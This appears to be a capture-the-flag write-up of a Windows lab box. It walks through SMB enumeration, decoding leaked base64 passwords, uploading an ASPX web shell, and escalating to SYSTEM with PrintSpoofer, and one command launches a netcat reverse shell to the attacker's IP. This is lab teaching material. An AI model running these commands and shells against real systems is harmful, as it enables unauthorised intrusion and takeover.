RANKED: MEDIUM

```
└─$ sudo nmap -p- -A -T4 10.10.133.60
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 20:55 EST
Stats: 0:04:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 21:00 (0:00:05 remaining)
Nmap scan report for 10.10.133.60
Host is up (0.10s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2022-01-20T01:54:05
|_Not valid after:  2022-07-22T01:54:05
|_ssl-date: 2022-01-21T02:01:27+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2022-01-21T02:00:47+00:00
49663/tcp open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
49669/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016|2008 (90%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (90%), Microsoft Windows Server 2016 (90%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (85%), Microsoft Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h36m00s, deviation: 3h34m41s, median: 0s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-01-21T02:00:50
|_  start_date: 2022-01-21T01:54:25
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-01-20T18:00:49-08:00

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   32.78 ms  10.6.0.1
2   ... 3
4   101.72 ms 10.10.133.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 337.74 seconds
```

So we have some SMB shares and some web servers to check out. And port 445

After checking to see if this could be vulnerable to Eternal Blue, we move on.

```
msf5 auxiliary(admin/smb/ms17_010_command) > run

[-] 10.10.222.94:445      - Rex::ConnectionTimeout: The connection timed out (10.10.222.94:445).
[*] 10.10.222.94:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/ms17_010_command) >
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\\10.10.222.94
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.222.94 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~]
└─$ smbclient -U "" -N \\\\10.10.222.94\\ADMIN$
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient -U "" -N \\\\10.10.222.94\\C$
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient -U "" -N \\\\10.10.222.94\\nt4wrksv
session setup failed: NT_STATUS_ACCESS_DENIED
```

After listing out some share and some basic enumeration we found a way.

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.222.94\\nt4wrksv
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4944962 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[~]
└─$ smbclient -U "Bob" \\\\10.10.222.94\\ADMIN$
Enter WORKGROUP\Bob's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient -U "Bob" \\\\10.10.222.94\\C$                                1 ×
Enter WORKGROUP\Bob's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient -U "Bill" \\\\10.10.222.94\\C$                               1 ×
Enter WORKGROUP\Bill's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient -U "Bill" \\\\10.10.222.94\\ADMIN$                           1 ×
Enter WORKGROUP\Bill's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$                                                                                1 ×
```


Checking out nt4wrksv we found a file called passwords.txt, this seems too good to be true.

```
┌──(kali㉿kali)-[~]
└─$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

┌──(kali㉿kali)-[~]
└─$ base64 -d Qm9iIC0gIVBAJCRXMHJEITEyMw==
base64: 'Qm9iIC0gIVBAJCRXMHJEITEyMw==': No such file or directory

┌──(kali㉿kali)-[~]
└─$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d                    1 ×
Bob - !P@$$W0rD!123

┌──(kali㉿kali)-[~]
└─$ echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$

┌──(kali㉿kali)-[~]
└─$
```

Out dumping out creds and converting them, we need to check to see if we can write to this directory.

```
smb: \> put passwords.txt.bak
putting file passwords.txt.bak as \passwords.txt.bak (0.1 kb/s) (average 0.1 kb/s)
smb: \> pwd
Current directory is \\10.10.133.60\nt4wrksv\
smb: \> ls
  .                                   D        0  Thu Jan 20 21:06:09 2022
  ..                                  D        0  Thu Jan 20 21:06:09 2022
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  passwords.txt.bak                   A       98  Thu Jan 20 21:06:10 2022
ls
```

Success! The nt4wrksv directory is writable! On port 80 we are presented with adefault page.



Next we hope over to http://relevant.thm:49663 and discover a default windows server page.

I want to check out if the previous credentials will allow us access to RDP on port 3389. No luck

```
┌──(kali㉿kali)-[/var/cache/apt/archives]
└─$ xfreerdp /u:Bob /p:'!P@$$W0rD!123' /v:10.10.222.94:3389
[17:26:17:593] [157938:157946] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[17:26:17:593] [157938:157946] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[17:26:17:593] [157938:157946] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[17:26:17:593] [157938:157946] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[17:26:18:935] [157938:157946] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[17:26:18:949] [157938:157946] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[17:26:18:949] [157938:157946] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[17:26:18:235] [157938:157946] [INFO][com.freerdp.crypto] - creating directory /home/kali/.config/freerdp
[17:26:18:235] [157938:157946] [INFO][com.freerdp.crypto] - creating directory [/home/kali/.config/freerdp/certs]
[17:26:18:235] [157938:157946] [INFO][com.freerdp.crypto] - created directory [/home/kali/.config/freerdp/server]
[17:26:18:516] [157938:157946] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[17:26:18:516] [157938:157946] [WARN][com.freerdp.crypto] - CN = Relevant
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.10.222.94:3389)
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] - Common Name (CN):
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] -    Relevant
[17:26:18:516] [157938:157946] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.10.222.94:3389 (RDP-Server):
        Common Name: Relevant
        Subject:     CN = Relevant
        Issuer:      CN = Relevant
        Thumbprint:  a5:68:55:13:d1:6a:59:6c:6b:64:0e:61:2f:cc:ea:c7:14:b3:fe:fa:ec:96:42:33:cc:f9:45:bd:c0:7c:73:63
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[17:26:22:575] [157938:157946] [ERROR][com.freerdp.core.transport] - BIO_read returned a system error 104: Connection reset by peer
[17:26:22:575] [157938:157946] [ERROR][com.freerdp.core] - transport_read_layer:freerdp_set_last_error_ex ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x00
[17:26:22:590] [157938:157946] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[17:26:22:590] [157938:157946] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[17:26:24:791] [157938:157946] [ERROR][com.freerdp.core.transport] - BIO_read returned a system error 104: Connection reset by peer
[17:26:24:791] [157938:157946] [ERROR][com.freerdp.core] - transport_read_layer:freerdp_set_last_error_ex ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x00
[17:26:24:791] [157938:157946] [ERROR][com.freerdp.core] - freerdp_post_connect failed

┌──(kali㉿kali)-[/var/cache/apt/archives]
└─$ xfreerdp /u:Bill /p:'Juw4nnaM4n420696969!$$$' /v:10.10.222.94:3389
[17:27:08:073] [164573:164574] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[17:27:08:073] [164573:164574] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[17:27:08:073] [164573:164574] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[17:27:08:073] [164573:164574] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[17:27:08:391] [164573:164574] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[17:27:08:396] [164573:164574] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[17:27:08:396] [164573:164574] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[17:27:09:504] [164573:164574] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
```


I am going to also check out if there are any other domains, no luck though.


```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://FUZZ.relevant.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3

 :: Method           : GET
 :: URL              : http://FUZZ.relevant.thm
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405

:: Progress: [19966/19966] :: Job [1/1] :: 182 req/sec :: Duration: [0:09:15] :: Errors: 19966 ::

┌──(kali㉿kali)-[~]
└─$
```

Lets check out Nikto and see what we can find.

```
┌──(kali㉿kali)-[~]
└─$ nikto -C all -h http://10.10.227.31
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.227.31
+ Target Hostname:    10.10.227.31
+ Target Port:        80
+ Start Time:         2022-01-20 20:00:02 (GMT-5)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 4.0.30319
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress
+ Scan terminated:  19 error(s) and 7 item(s) reported on remote host
+ End Time:           2022-01-20 20:51:20 (GMT-5) (3078 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


At this point we need to move on, Next on the list is port 49663. W have another default page.






After some time running dirsearch.py, we find a familiar directory nt4wrksv

Since we know we have read/write access to this directory we can try and upload a shell.



First, I am going to try the old and trusted msfvenom.

As mentioned in the scope, we will do this manually.




Running curl to execute backdoor.aspx fails. Since It appears for whatever reason, this shell is a no go

We can use an ASPX shel.

https://raw.githubusercontent.com/xl7dev/WebShell/master/Aspx/ASPX%20Shell.aspx

Check out this beautiful interface.



We now can upload netcat and any other tools can grab a shell.

```
C:\inetpub\wwwroot\nt4wrksv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\inetpub\wwwroot\nt4wrksv>
```

Looks like we have SeImpersontatePrivilege available.

https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens

SeImpersonatePrivilege (3.1.1)


Any process holding this privilege can **impersonate** (but not create) any **token** for which it is able to gethandle. You can get a **privileged token** from a **Windows service** (DCOM) making it perform an **NTLM authentication** against the exploit, then execute a process as **SYSTEM**. Exploit it with juicy-potato, RogueWinRM (needs winrm disabled), SweetPotato, PrintSpoofer.

```
C:\inetpub\wwwroot\nt4wrksv>RogueWinRM.exe -p C:\inetpub\wwwroot\nt4wrksv\nc1.exe -a "10.6.10.201 3001 -e cmd"
RogueWinRM.exe -p C:\inetpub\wwwroot\nt4wrksv\nc1.exe -a "10.6.10.201 3001 -e cmd"

Listening for connection on port 5985 ....
Error: WinRM already running on port 5985. Unexploitable!
bind failed with error: 10013
```

No go.

```
C:\inetpub\wwwroot\nt4wrksv>Juicypotato.exe -l 1337 -p C:\windows\system32\cmd.exe -t * -c  {4991d34b-80a1-4291-83b6-
3328366b9097}
Juicypotato.exe -l 1337 -p C:\windows\system32\cmd.exe -t * -c  {4991d34b-80a1-4291-83b6-3328366b9097}
The system cannot execute the specified program.

C:\inetpub\wwwroot\nt4wrksv>
```

Another no go.


C:\inetpub\wwwroot\nt4wrksv>PrintSpoofer64.exe -i -c powershell
PrintSpoofer64.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
whoami
nt authority\system

Finally!